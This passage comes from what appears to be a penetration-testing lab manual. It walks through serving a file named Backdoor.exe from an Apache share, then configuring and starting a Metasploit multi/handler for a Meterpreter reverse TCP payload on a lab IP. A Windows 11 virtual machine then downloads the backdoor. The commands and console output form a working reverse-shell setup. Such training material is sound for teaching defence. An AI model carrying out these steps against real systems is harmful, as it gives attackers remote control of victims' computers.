


```

service apache2 start - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~# cp /home/attacker/Desktop/Backdoor.exe /var/www/html/share/
[root@parrot]~# service apache2 start
[root@parrot]~#

```

14. Now, type the command **msfconsole** and press **Enter** to launch Metasploit.
15. Type **use exploit/multi/handler** and press **Enter** to handle exploits launched outside of the framework.
16. Now, issue the following commands in msfconsole:
 - Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**
 - Type **set LHOST 10.10.1.13** and press **Enter**
 - Type **show options** and press **Enter**; this lets you know the listening port



```

msfconsole - Parrot Terminal
File Edit View Search Terminal Help
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.10.1.13       yes       The listen address (an interface may be specified)

Payload options (windows/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST    10.10.1.13       yes       The listen address (an interface may be specified)
  LPORT    4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

msf6 exploit(multi/handler) >

```


17. To start the handler, type **exploit -j -z** and press **Enter**.

```

msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  PAYLOAD  windows/meterpreter/reverse_tcp

Payload options (windows/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.10.1.13        yes       The listen address (an interface may be specified)
  LPORT     4444              yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Wildcard Target

msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) >
  
```

18. Switch to the **Windows 11** virtual machine.

19. Open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.


20. Click **Backdoor.exe** to download the file.



21. Once you click on the **Backdoor.exe** file, the **Opening Backdoor.exe** pop-up appears; select **Save File**.

Note: Make sure that both the **Backdoor.exe** and **Secret.txt** files are stored in the same directory (here, **Downloads**).

